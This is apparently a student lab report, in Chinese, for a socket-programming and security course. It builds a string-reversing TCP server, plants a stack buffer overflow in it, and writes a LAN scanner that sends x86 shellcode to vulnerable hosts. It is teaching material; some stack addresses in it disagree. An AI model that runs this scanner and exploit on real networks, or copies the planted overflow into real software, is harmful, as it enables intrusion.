任务一：做一个服务端程序，其功能是：收到客户端请求之后，将请求中的字符串前后翻转，然后返回给客户端。

➢ 实验环境及工具

Ubuntu 18.04、Kali
gcc

➢ 实验思路

客户端和服务器通过 TCP 连接通信。

服务器开放 8888 端口，设置 2 个监听队列，等待客户端连接；每当到来一个客户端，开启一个新的子进程处理发送来的字符串。

客户端连接服务器，从命令行读入字符串发给服务器，再读取服务器发来的翻转字符串，并打印。

➢ 代码原理

1 服务器端

分为 main 函数（循环接收客户端连接）、process_conn_server 函数（处理客户端请求）、reverse 和 to_a 函数（翻转字符串）

1）main 函数

建立服务器的套接字描述符 socket（ipv4 协议、流式套接字 TCP）

```
/*建立一个流式套接字*/
ss = socket(AF_INET, SOCK_STREAM, 0);
if(ss < 0){                              /*出错*/
    printf("socket error\n");
    return -1;
}
```

填写服务器地址结构 server_addr，地址为本地地址，端口为 PORT=8888，并与 socket 绑定

```
/*设置服务器地址*/
bzero(&server_addr, sizeof(server_addr));           /*清零*/
server_addr.sin_family = AF_INET;                   /*协议族*/
server_addr.sin_addr.s_addr = htonl(INADDR_ANY);    /*本地地址*/
server_addr.sin_port = htons(PORT);              /*服务器端口*/

/*绑定地址结构到套接字描述符*/
err = bind(ss, (struct sockaddr*)&server_addr, sizeof(server_addr));
if(err < 0){/*出错*/
    printf("bind error\n");
    return -1;
}
```

设置侦听队列，BACKLOG 为全局变量 2

```
/*设置侦听*/
err = listen(ss, BACKLOG);
if(err < 0){                    /*出错*/
    printf("listen error\n");
    return -1;
}
```

通过循环接收客户端连接，每当来一个客户端，就开启子进程处理客户端的请求.在父进程需关闭客户端套接字（此时不再由父进程处理该客户），子进程需关闭服务器的套接字（此时子进程只用处理这一个客户，不需要管其它客户端的连接）。

```
    /*主循环过程*/
for(;;) {
    socklen_t addrlen = sizeof(struct sockaddr);

    sc = accept(ss, (struct sockaddr*)&client_addr, &addrlen);
    /*接收客户端连接*/
    if(sc < 0){                             /*出错*/
        continue;                           /*结束本次循环*/
    }

    /*建立一个新的进程处理到来的连接*/
    pid = fork();                           /*分叉进程*/
    if( pid == 0 ){                         /*子进程中*/
        process_conn_server(sc);    /*处理连接*/
        close(ss);              /*在子进程中关闭服务器的侦听*/
    }else{
        close(sc);              /*在父进程中关闭客户端的连接*/
    }
}
```

2）process_conn_server 函数

void process_conn_server(int s)

参数：s：客户端套接字描述符

该处理函数通过不断循环来读取客户端发来的数据存入 buffer 中，直到没有数据可读。并将该字符串交给 reverse 函数进行翻转，结果存在 result 里。

```
/*服务器对客户端的处理*/
void process_conn_server(int s)
{
    ssize_t size = 0;
    char buffer[1024];  /*数据的缓冲区*/
    char result[1024]={0};
    int len=0;
    for(;;){    /*循环处理过程*/
        memset(buffer,0,1024);
        size = read(s, buffer, 1024);   /*从套接字中读取数据到缓冲区buffer中*/
        if(size == 0){           /*没有数据*/
            printf("One client is closed\n");
            return;
        }
        buffer[size-1]='\0';
        printf("receive: %s\n",buffer);
        len=strlen(buffer);
        reverse(buffer,result,len);
        printf("reverse: %s\n",result);
        write(s, result, len+1);/*发给客户端*/
    }
}
```

3）reverse、to_a 函数

void reverse(char *from, char *to, int len)

参数：from 待翻转的字符串地址； to 反转后的字符串地址； len 字符串的长度

reverse 用缓冲区 a[100]来处理字符串 from，调用 to_a 函数获取到翻转的字符串，并将结果拷贝到 to 里。

void to_a(char *from, char *to, int len)

参数：from 待翻转的字符串地址； to 反转后的字符串地址； len 字符串的长度

reverse 函数通过 i 倒着遍历 from 字符串，放入 to 中。

```
void to_a(char *from, char *to, int len){
    for(int i=0; i<len; i++){
        to[i]=from[len-1-i];
    }
}

void reverse(char *from, char *to, int len){
    char a[100];
    to_a(from,a,len);
    memcpy(to,a,len);
}
```

2 客户端

分为三个函数：main 函数（连接服务器）、process_conn_client 函数（从命令行读取数据发送给服务器，并接收结果）、sig_pipe 函数（服务器失去连接的信号处理函数）

1）main 函数

int main(int argc, char *argv[])

参数：argv[1]为服务器端的地址

注册信号处理函数，判断参数正确性

```
signal(SIGPIPE,sig_pipe);

if(argc!=2){
    printf("argc error!");
    return -1;
}
```

建立客户端的套接字描述符 s（ipv4 协议、流式套接字 TCP）

```
int s;          /*s为socket描述符*/
struct sockaddr_in server_addr;         /*服务器地址结构*/

s = socket(AF_INET, SOCK_STREAM, 0);        /*建立一个流式套接字 */
if(s < 0){                                  /*出错*/
    printf("socket error\n");
    return -1;
}
```

设置服务器地址，这里的 IP 地址为运行时输入的字符串参数 argv[1]，需要使用 inet_pton 转为整型；端口为全局变量 PORT=8888

```
/*设置服务器地址*/
bzero(&server_addr, sizeof(server_addr));    /*清零*/
server_addr.sin_family = AF_INET;                    /*协议族*/
server_addr.sin_addr.s_addr = htonl(INADDR_ANY);     /*本地地址*/
server_addr.sin_port = htons(PORT);                /*服务器端口*/

/*将用户输入的字符串类型的IP地址转为整型*/
inet_pton(AF_INET, argv[1], &server_addr.sin_addr);
```

连接服务器，交给 process_conn_client 函数发送和接收数据

```
/*连接服务器*/
connect(s, (struct sockaddr*)&server_addr, sizeof(struct sockaddr));
process_conn_client(s);                          /*客户端处理过程*/
close(s);                                        /*关闭连接*/
return 0;
```

2）process_conn_client 函数

void process_conn_client(int s)

参数：s：套接字描述符

通过循环不断从命令行读入字符串，存入缓冲区 buffer 里，然后 write 发送给服务器，并等待读取服务器返回的字符串，打印到命令行。

```
/*客户端的处理过程*/
void process_conn_client(int s)
{
    ssize_t size = 0;
    char buffer[1024];                          /*数据的缓冲区*/

    for(;;){                                    /*循环处理过程*/
        /*从命令行中读取数据放到缓冲区buffer中*/
        memset(buffer,0,1024);
        size = read(0, buffer, 1024);
        if(size > 0){                           /*读到数据*/
            write(s, buffer, size);             /*发送给服务器*/

            memset(buffer,0,1024);
            size = read(s, buffer, 1024);       /*从服务器读取数据*/
            printf("%s\n",buffer);              /*写到标准输出*/

        }else{
            printf("no data\n");
            break;
        }
    }
}
```

➢ 实验步骤

1）编译生成可执行文件 server、client

gcc -m32 -fno-stack-protector -z execstack -no-pie -z norelro -o server tcp_server.c -g

gcc -m32 -o client tcp_client.c

32 位编译，服务器程序的编译关闭了一切保护

2）在 Ubuntu 运行服务器

ifconfig　　先查看该主机的局域网地址，为 192.168.254.156

```
lxy@lxy-virtual-machine:~/1$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.254.156  netmask 255.255.255.0  broadcast 192.168.254.255
        inet6 fe80::3de:1afb:b860:575d  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:02:fb:21  txqueuelen 1000  (以太网)
        RX packets 116648  bytes 148612766 (148.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 15055  bytes 1139468 (1.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (本地环回)
        RX packets 2912  bytes 385302 (385.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2912  bytes 385302 (385.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

./server　　运行服务器

```
lxy@lxy-virtual-machine:~/1$ ./server
```

3）在 Kali 运行客户端

./client 192.168.254.156

12345　　输入待翻转字符 12345

asdfghjk　　输入待翻转字符 asdfghjk

结束后 CTRL+C 中止程序

➢ 实验结果

1）服务器的显示如下，可以看到 receive 接收到了字符串并进行了翻转 reverse 打印

```
lxy@lxy-virtual-machine:~/1$ ./server
receive: 12345
reverse: 54321
receive: asdfghjk
reverse: kjhgfdsa
One client is closed
```

2）客户端的显示如下，成功获取翻转字符串

```
root@kali:~/1# ./client 192.168.254.156
12345
54321
asdfghjk
kjhgfdsa
```

任务二：基于上述服务程序，在保持基本功能的前提下，设计一个缓冲区溢出漏洞。并编写恶意客户端程序，扫描局域网内的所有机器，找到有该漏洞的服务端机器，在服务端机器上创建一个 txt 的文件，文件名是你的‘姓名.txt’，文件内容是你的学号。

➢ 实验环境及工具

Ubuntu 18.04、Kali
gcc-peda

➢ 实验思路

1 服务器缓冲区漏洞

在 reverse 函数里，用来处理字符串的缓冲区 a 设置的大小为 100，小于接收客户端数据的缓冲区 1024 字节；参数 len 是通过 strlen(buffer)计算，所以可能超过了 a 的大小。在调用 to_a 函数时，根据 len 给 a 所指的栈空间赋值，可能造成栈缓冲区溢出。

```
void reverse(char *from, char *to, int len){
    char a[100];
    to_a(from,a,len);
    memcpy(to,a,len);
}
```

payload 设计如下：

当服务器程序进入 reverse 函数后，调用 to_a 函数前的栈空间如左下图：

低地址	a[100]
	返回地址（process_conn_server 函数中 call 下一条指令地址）
	from（buffer 的地址）
	to（result 的地址）
高地址	len

在 a 处填写创建文件的 shellcode，加入填充字符‘A’到返回地址前，用 a 在栈中的地址覆盖返回地址。使得当 reserve 返回时执行 shellcode。所以 payload 为：

shellcode + “字符填充” + a 首地址

2 恶意客户端扫描局域网内的漏洞

首先通过发送 ICMP 回显请求包扫描局域网内的存活主机，再通过 TCP 连接判断存活主机的 8888 端口是否开放，然后发送一个正常字符串判断是否是反转字符串漏洞的主机。

选用 ICMP 的原因是：

能快速判断主机是否存活（如果到传输层用 TCP，IP 和 port 一起会很慢）。

判断端口开放和判断是否为翻转字符串都是 TCP 连接，但是分开判断的原因是：

判断端口开放是通过异步通信，请求连接发送后，等待 1 秒，若超时则认为关闭；而翻转字符串都是同步通信，如果端口没开放需要默认等待 75 秒。

➢ 代码原理

服务器端的程序同任务一；客户端的代码分为三个部分：扫描存活主机、判断端口是否开放、判断是否为翻转字符串（如果是则发送 payload），相关函数如下：

1 扫描存活主机 ICMP

通过 search 函数进行 ICMP 回显请求，将结果存入 ping_result 数组中，存活为 1，反之为 0。

```
//扫描局域网192.168.254.0/24的存活主机
char ip[16]={0};
int ping_result[256]={0};

for(int i=1;i<255;i++){
    sprintf(ip,"192.168.254.%d",i);
    ping_result[i]=search(ip);
    if(ping_result[i]){
        printf("ping %s success. check the port %d...\n",ip,PORT);
        ping_result[i]=isportopen(ip);
    }
}
```

发送 ICMP 回显请求包共 4 个函数：主函数为 search（ping 指定 ip）、icmp_pack（设置 ICMP 回显请求包）、icmp_unpack（解析 ICMP 回显应答包）、icmp_cksum（计算 ICMP 包校验和）

1）search 函数

int search(char *ip)

参数：ip：ping 指定 ip 的字符串

返回值：若 ping 通为 1，反之为 0

打包 ICMP 回显请求包 send_buff（调用 icmp_unpack 函数）

```
char send_buff[72];
icmp_pack((struct icmp *)send_buff, 64);
```

建立原始套接字描述符 rawsock，其中 socket()函数的协议 protocol 需通过 getprotobyname()指定为 ICMP 协议。

```
int rawsock = 0;          /*发送和接收线程需要的socket描述符*/
char protoname[]= "icmp";
struct protoent *protocol = getprotobyname(protoname);  /*获取协议类型ICMP*/
if (protocol == NULL)
{
    perror("getprotobyname()");
    return 0;
}

rawsock = socket(AF_INET, SOCK_RAW,  protocol->p_proto);
if(rawsock < 0)
{
    perror("socket");
    return 0;
}
```

设置目的地址结构 dest

```
struct sockaddr_in dest;          /*目的地址*/
bzero(&dest, sizeof(dest));
dest.sin_family = AF_INET;
unsigned long inaddr = inet_addr(ip);
memcpy((char*)&dest.sin_addr, &inaddr, sizeof(inaddr));
```

发送 ICMP 回显请求包 send_buff

```
int size = 1024;
setsockopt(rawsock, SOL_SOCKET, SO_RCVBUF, &size, sizeof(size));    /*增大接收缓冲区，防止接收的包被覆盖*/
size = sendto (rawsock,  send_buff, 64,  0, (struct sockaddr *)&dest, sizeof(dest) );   /*发送给目的地址*/
```

select 设置轮询等待时间为 500 微妙，如果返回值大于 0 则代表收到了目的主机的返回数据包，调用 icmp_unpack 解析该数据包。

```
char recv_buff[2048];

struct timeval tv;  /*轮询等待时间*/
tv.tv_usec = 500;
tv.tv_sec = 0;
fd_set  readfd;
FD_ZERO(&readfd);
FD_SET(rawsock, &readfd);

int ret = select(rawsock+1,&readfd, NULL, NULL, &tv);
if(ret>0){
    int size = recv(rawsock, recv_buff,sizeof(recv_buff), 0);
    ret = icmp_unpack(recv_buff, size, inaddr);
    if(ret)
        return 1;
}
```

2）icmp_pack 函数

static void icmp_pack(struct icmp *icmph, int length)

参数：icmph 为 ICMP 报头指针； length 为 ICMP 报文的长度

该函数设置 ICMP 的报文，ICMP 的报文格式如下：




图 13.14　ping 的数据格式

需要注意的字段是：类型 icmp_type 为 ICMP_ECHO 回显请求；校验和 icmp_cksum 先设置为 0，其它字段都填写完整后，再调用 icmp_cksum 函数进行计算

```
static void icmp_pack(struct icmp *icmph, int length)
{
    unsigned char i = 0;
    /*设置报头*/
    icmph->icmp_type = ICMP_ECHO;        /*ICMP回显请求*/
    icmph->icmp_code = 0;                /*code值为0*/
    icmph->icmp_cksum = 0;               /*先将cksum值填写0，便于之后的cksum计算*/
    icmph->icmp_seq = 1;                 /*本报的序列号*/
    icmph->icmp_id = getpid() &0xffff;       /*填写PID*/
    for(i = 0; i< length; i++)
        icmph->icmp_data[i] = i;
                                         /*计算校验和*/
    icmph->icmp_cksum = icmp_cksum((unsigned char*)icmph, length);
}
```

3）icmp_cksum 函数

static unsigned short icmp_cksum(unsigned char *data,　int len)

参数：data：ICMP 报文缓冲区；　len：　ICMP 报文长度

返回值：计算校验和结果

该函数使用的是 CRC16 校验和计算

```
/* CRC16校验和计算icmp_cksum */
static unsigned short icmp_cksum(unsigned char *data,  int len)
{
    int sum=0;                           /*计算结果*/
    int odd = len & 0x01;                    /*是否为奇数*/
    /*将数据按照2字节为单位累加起来*/
    while( len & 0xfffe)  {
        sum += *(unsigned short*)data;
        data += 2;
        len -=2;
    }
    /*判断是否为奇数个数据，若ICMP报头为奇数个字节，会剩下最后一字节*/
    if( odd) {
        unsigned short tmp = ((*data)<<8)&0xff00;
        sum += tmp;
    }
    sum = (sum >>16) + (sum & 0xffff);  /*高低位相加*/
    sum += (sum >>16) ;                 /*将溢出位加入*/

    return ~sum;                            /*返回取反值*/
}
```

4）icmp_unpack 函数

static int icmp_unpack(char *buf,int len, unsigned long src)

参数：buf：ICMP 应答包指针；　len：buf 的长度；　src：ping 的目的地址

返回值：如果是目的主机发来的 ICMP 回显应答包，则为 1；反之为 0

该函数通过*ip 定位 IP 包的头部，*icmp 定位 ICMP 的头部（ip+IP 包头部的长度）。再根据 ICMP 包类型是否为回显应答 ICMP_ECHOREPLY，发来的源地址是否为 ping 的目的 IP 来判断该报文是否合法。

```
/* 解析ICMP回显应答包 */
static int icmp_unpack(char *buf,int len, unsigned long src)
{
    int iphdrlen;
    struct ip *ip = NULL;
    struct icmp *icmp = NULL;

    ip=(struct ip *)buf;                    /*IP头部*/
    iphdrlen=ip->ip_hl*4;                   /*IP头部长度*/
    icmp=(struct icmp *)(buf+iphdrlen);     /*ICMP段的地址*/

    if( (icmp->icmp_type==ICMP_ECHOREPLY) && ((unsigned long)ip->ip_src.s_addr == src) )
    {
        return 1;
    }
    else
    {
        return 0;
    }
}
```

2 判断端口是否开放

isportopen 函数

int isportopen(char *ip)

参数：ip：ping 指定 ip 的字符串

返回值：若 PORT=8888 端口开放，则为 1，反之为 0

创建套接字描述符 fd（TCP 连接：SOCK_STREAM），并设置目的 ip 的 sockaddr_in 结构；

```
int fd = 0;

fd = socket(AF_INET,SOCK_STREAM,0);
if (fd < 0) {
    fprintf(stderr, "create socket failed,error:%s.\n", strerror(errno));
    return 0;
}

struct sockaddr_in  addr;
bzero(&addr, sizeof(addr));
addr.sin_family = AF_INET;
addr.sin_port = htons(PORT);
inet_pton(AF_INET, ip, &addr.sin_addr);
```

通过 fcntl 函数将 fd 设置为非阻塞 O_NONBLOCK

```
int flags = fcntl(fd, F_GETFL, 0);
if (flags < 0) {
    fprintf(stderr, "Get flags error:%s\n", strerror(errno));
    close(fd);
    return 0;
}
flags |= O_NONBLOCK;
if (fcntl(fd, F_SETFL, flags) < 0) {
    fprintf(stderr, "Set flags error:%s\n", strerror(errno));
    close(fd);
    return 0;
}
```

调用 connect 函数连接目的主机，并且此连接为非阻塞，即直接返回，通过错误码 error 判断是超时 EINPROGRESS 还是连接错误。如果是连接超时，则调用 select 函数进行等待（等待时间设置为 1 秒），如果 select 返回结果为 1，则代表连接成功，其它情况都连接失败，即 8888 端口未开放。

```
int rc = connect(fd, (struct sockaddr*)&addr, sizeof(addr));
if (rc != 0) {
    if (errno == EINPROGRESS) {
        //printf("Doing connection.\n");
        /*正在处理连接*/
        FD_ZERO(&fdr);
        FD_ZERO(&fdw);
        FD_SET(fd, &fdr);
        FD_SET(fd, &fdw);
        timeout.tv_sec = 1;
        timeout.tv_usec = 0;
        rc = select(fd + 1, &fdr, &fdw, NULL, &timeout);
        //printf("rc is: %d\n", rc);
        /*select调用失败*/
        if (rc < 0) {
            fprintf(stderr, "connect error:%s\n", strerror(errno));
            close(fd);
            return 0;
        }

        /*连接超时*/
        if (rc == 0) {
            fprintf(stderr, "Connect timeout.\n");
            close(fd);
            return 0;
        }
        /*[1] 当连接成功建立时，描述符变成可写,rc=1*/
        if (rc == 1 && FD_ISSET(fd, &fdw)) {
            printf("Connect success!!!!!\n");
            close(fd);
            return 1;
        }
        /*[2] 当连接建立遇到错误时，描述符变为即可读，也可写，rc=2 遇到这种情况，可调用getsockopt函数*/
        if (rc == 2) {
            if (getsockopt(fd, SOL_SOCKET, SO_ERROR, &err, &errlen) == -1) {
                fprintf(stderr, "getsockopt(SO_ERROR): %s", strerror(errno));
                close(fd);
```

3 判断是否为翻转字符串（如果是则发送 payload）

该部分和任务一的客户端差不多，分为两个函数：tryexp 函数（连接服务器，同任务一客户端的 main）、process_conn_client 函数（发送和接受数据，判断是否为翻转字符串，如果是则发送 payload）。所以这里仅说明 process_conn_client 函数：

void process_conn_client(int s)

参数：s：套接字描述符

第一次 write，发送字符串“abcde”，判断接受的字符串是否为翻转字符串“edcba”，如果不是，说明不存在漏洞，直接返回

```
ssize_t size = 0;
char buffer[1024]="abcde";  /*数据的缓冲区*/
char reverse_buffer[1024]="edcba";

write(s, buffer, 1024);
memset(buffer,0,1024);
size = read(s, buffer, 1024);

if(size > 0){
    if(strncmp(buffer,reverse_buffer,5)==0){
        printf("CAN\n");
        printf("%s\n",reverse_buffer);
    }else{
        printf("The host can't be exploited\n");
        return;
    }
}
```

第二次 write 是发送 payload 攻击载荷，实现在服务器创建文件。可以不用管返回的数据。

```
char buffer2[1024]={0}; /*数据的缓冲区*/
strncpy(buffer2,"\xff\xff\xc8\x7c\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
write(s, buffer2, 1024);
```

➢ 实验步骤

1 编写 payload

由实验思路可知 payload 的结构如下：

shellcode + “字符填充” + a 首地址

填充字符是为了让 a 溢出，覆盖到 reserve 的返回地址。所以只需要编写 shellcode、找到返回地址在栈中的位置、找到缓冲区 a 的首地址。

1）获取 shellcode

shellcode 主要是通过 execve 系统调用，运行 ”\bin\sh” 在命令行执行

echo “2017301500208”>>lxy.txt

其中系统调用是通过中断号 80，execve 的系统调用号为 0xb。其中 execve 的函数原型如下：

int execve(const char *filename, char *const argv[], char *const envp[]);

const char *filename：执行文件的完整路径。

char *const argv[]：传递给程序的完整参数列表，包括 argv[0]，它一般是程序的名。

char *const envp[]：一般传递 NULL，表示可变参数的结尾。

C 语言如下：

```
#include<unistd.h>
int main(){
    char *argv[][4] = { {"/bin/sh", "-c", "echo \"2017301500208\">>lxy.txt", 0},  };
    execve(argv[0][0],&argv[0][0],NULL);
    perror();
}
```

用汇编编写 shellcode 保证机器码没有\0，汇编代码及对应解释如下：

```
1.  Section .text
2.    global _start
3.  _start:
4.    add esp,48                  避免在执行栈中的 shellcode 时，push 命令压栈覆盖机器码
5.    xor eax, eax                eax=0x00，避免 shellcode 中出现\0，通过异或得到
6.    push eax                    （6-9）：字符串”\bin\\sh”压栈：    \0
7.    push 0x68732f2f                          “\\sh”（linux 小端:需要倒着写）
8.    push 0x6e69622f                          “\bin”
9.    mov ebx,esp                 ebx = ”\bin\\sh”的首地址；execve 第一个参数
10.   push eax                    （10-14）：字符串”-c”压栈：直接 xor ecx, ecx; xor ecx, 0x632d
11.   mov ecx, 0xffffffff                      会出现\0，所以以这种方式压栈
12.   xor ecx, 0xffff9cd2
```

```
13.  push ecx
14.  mov ecx,esp                    ecx = ”-c ”的首地址
15.  xor edx,edx                    （15-25）：字符串“echo \"2017301500208\">>lxy.txt”压栈
16.  push edx                       \0
17.  push 0x7478742e                “.txt”
18.  push 0x79786c3e                “>lxy”
19.  push 0x3e223830                “08\”>”
20.  push 0x32303035                “5002”
21.  push 0x31303337                “7301”
22.  push 0x31303222                “\”201”
23.  push 0x20202020                “   “这里本来是一个空格，但要 4 字节对齐
24.  push 0x6f686365                “echo”
25.  mov edx,esp                    edx = ” \"2017301500208\">>lxy.txt”首地址
26.  push eax                       （26-28）：上面四个字符串首地址依次压栈，形成以 NULL 结
27.  push edx                       尾的数组，作为 execve 的第二个参数
28.  push ecx
29.  push ebx
30.  mov ecx,esp                    ecx = execve 第二个参数：执行进程参数数组的首地址
31.  xor edx,edx                    edx = execve 第三个参数：envp 为 NULL
32.  mov al,0xb                     eax =  系统调用号
33.  int 0x80                       80 中断
```

编译 shellcode 得到机器码

nasm -f elf test.asm

ld -m elf_i386 -o test test.o

gdb test

x/200bx _start

```
lxy@lxy-virtual-machine:~$ gdb test
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from test...(no debugging symbols found)...done.
gdb-peda$ x/200bx _start
0x8048060 <_start>:     0x83    0xc4    0x30    0x31    0xc0    0x50    0x68    0x2f
0x8048068 <_start+8>:   0x2f    0x73    0x68    0x68    0x2f    0x62    0x69    0x6e
0x8048070 <_start+16>:  0x89    0xe3    0x50    0xb9    0xff    0xff    0xff    0xff
0x8048078 <_start+24>:  0x81    0xf1    0xd2    0x9c    0xff    0xff    0x51    0x89
0x8048080 <_start+32>:  0xe1    0x31    0xd2    0x52    0x68    0x2e    0x74    0x78
0x8048088 <_start+40>:  0x74    0x68    0x3e    0x6c    0x78    0x79    0x68    0x30
0x8048090 <_start+48>:  0x38    0x22    0x3e    0x68    0x35    0x30    0x30    0x32
0x8048098 <_start+56>:  0x68    0x37    0x33    0x30    0x31    0x68    0x22    0x32
0x80480a0 <_start+64>:  0x30    0x31    0x68    0x20    0x20    0x20    0x20    0x68
0x80480a8 <_start+72>:  0x65    0x63    0x68    0x6f    0x89    0xe2    0x50    0x52
0x80480b0 <_start+80>:  0x51    0x53    0x89    0xe1    0x31    0xd2    0xb0    0x0b
0x80480b8 <_start+88>:  0xcd    0x80    Cannot access memory at address 0x80480ba
gdb-peda$
```

2）找到返回地址在栈中的位置

gdb server

unset LINES

unset COLUMNS

（为了禁用 gdb 对局部变量地址的修改，需要取消设置以上环境变量）

```
lxy@lxy-virtual-machine:~$ gdb server
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from server...done.
gdb-peda$ unset env COLUMNS
gdb-peda$ unset env LINES
```

start　将程序载入内存

disas process_conn_server　　可以看到返回地址是 0x0804889b。

```
 0x08048888 <+205>:   lea    eax,[ebp-0x810]
 0x0804888e <+211>:   push   eax
 0x0804888f <+212>:   lea    eax,[ebp-0x410]
 0x08048895 <+218>:   push   eax
 0x08048896 <+219>:   call   0x804877b <reverse>
 0x0804889b <+224>:   add    esp,0x10
 0x0804889e <+227>:   sub    esp,0x8
 0x080488a1 <+230>:   lea    eax,[ebp-0x810]
 0x080488a7 <+236>:   push   eax
```


运行进入 reverse 函数

x/100wx 0xffffc880　　可以看到返回地址（0x0804889b）在 0xffffc8fc。

```
Thread 2.1 "server" hit Breakpoint 2, reverse (from=0xffffcd18 "2", to=0xffffc918 "1F[\033",
    len=0x1) at tcp_server.c:24
24              to_a(from,a,len);
gdb-peda$ x/100wx 0xffffc880
0xffffc880:     0x08049e84      0xf7fe4ff8      0x080483a1      0xf7ffd940
0xffffc890:     0xffffc8c4      0xf7ffdaf8      0xf7fd0410      0x00000001
0xffffc8a0:     0x00000001      0x00000000      0x00000000      0x00000000
0xffffc8b0:     0xf7ffd000      0x0804830c      0x00000000      0xbe64d100
0xffffc8c0:     0x00000000      0xf7def6e8      0xf7e2a60b      0x08049e4c
0xffffc8d0:     0xf7fb7000      0xffffcd18      0xffffd128      0xf7e32b86
0xffffc8e0:     0xf7fb7d80      0x08048b15      0xffffc904      0xf7ec76f0
0xffffc8f0:     0xf7f20086      0x08049e4c      0xffffd128      0x0804889b
0xffffc900:     0xffffcd18      0xffffc918      0x00000001      0x080487cb
0xffffc910:     0xffffffff      0x00000000      0x1b5b4631      0x00000000
0xffffc920:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffc930:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffc940:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffc950:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffc960:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffc970:     0x00000000      0x00000000      0x00000000      0x00000000
```

3）找到缓冲区 a 的首地址

进入 reverse 函数后，可以在调用 to_a 函数时，传入的参数找到缓冲区 a 的首地址。由下图可知，a 的首地址为 0xffffc88c。



4）填写 payload 相应的值，并反向

因为缓冲区 a 在 0xffffc87c、返回地址（0x0804889b）在 0xffffc8ec，二者相距为 0xffffc8ec - 0xffffc87c = 0x70 =112 字节。又因为 shellcode 为 90 字节，所以填充字符个数为 112-90=22 字节

